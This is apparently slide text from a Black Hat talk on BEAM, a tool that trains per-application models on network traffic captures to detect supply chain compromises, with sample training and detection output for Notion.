
Bespoke modeling

- Any non-browser application
- Trains on traffic captures
- Unsupervised learning

Training Components



Capturing Traffic from Notion



Bespoke Model Training

```
📁 Processing training data: notion_06_10_2025.har

🔍 Step 1: Parsing network traffic data...
🔗 Step 2: Enriching events with application intelligence...
🔍 Step 3: Discovering applications in traffic...
🎓 Step 4: Training machine learning models...
✅ Model saved: ./models/custom_models/notion_model.pkl
```

Bespoke Model Training

Model saved for Notion

```
📁 Processing training data: notion_06_10_2025.har

🔍 Step 1: Parsing network traffic data...
🔗 Step 2: Enriching events with application intelligence...
🔍 Step 3: Discovering applications in traffic...
🎓 Step 4: Training machine learning models...
✅ Model saved: ./models/custom_models/notion_model.pkl
```

Bespoke Model Detection

```
============================================================
🔍 APPLICATION ANALYSIS SUMMARY
============================================================
✅ Applications analyzed with custom models (1):
   ✅ Notion: 7 domains analyzed, all normal behavior detected

📊 DETECTION SUMMARY:
   🔍 Total domains analyzed: 7
   ✅ All domains showed normal behavior: 7
   🎉 No supply chain compromises detected!

📋 Applications found but NOT analyzed (no model available) (1):
   ⏭️  Visual Studio Code

💡 To analyze these applications, train custom models using:
     python -m beam --train -i /path/to/training/data

🔍 Supply chain compromise detection completed for 1 applications.
============================================================
📊 Step 4: Generating security analysis report...

============================================================
🔒 SECURITY ANALYSIS SUMMARY
============================================================
✅ No critical security issues detected
```

Notion and VSCode detected

We only have a Notion Model

Bespoke Model Detection

```
============================================================
🔍 APPLICATION ANALYSIS SUMMARY
============================================================
✅ Applications analyzed with custom models (1):
   ✅ Notion: 7 domains analyzed, all normal behavior detected

📊 DETECTION SUMMARY:
   🔍 Total domains analyzed: 7
   ✅ All domains showed normal behavior: 7
   🎉 No supply chain compromises detected!

📋 Applications found but NOT analyzed (no model available) (1):
   ⏭️  Visual Studio Code

💡 To analyze these applications, train custom models using:
     python -m beam --train -i /path/to/training/data

🔍 Supply chain compromise detection completed for 1 applications.
============================================================
📊 Step 4: Generating security analysis report...

============================================================
🔒 SECURITY ANALYSIS SUMMARY
============================================================
✅ No critical security issues detected
```

Training data = no anomalies

Next Steps

Challenges & future improvements

1. High entropy applications

Challenges & future improvements


1. High entropy applications
2. Additional methods of attribution

Challenges & future improvements

1. High entropy applications
2. Additional methods of attribution
3. Further support for bespoke models

Behavioral Evaluation of Application Metrics

Available now:



Black Hat Sound Bytes / Takeaways

- Supply chain compromises require more than a single type of solution
- BEAM detects anomalies solely from web traffic
- BEAM can add new models for your applications' network traffic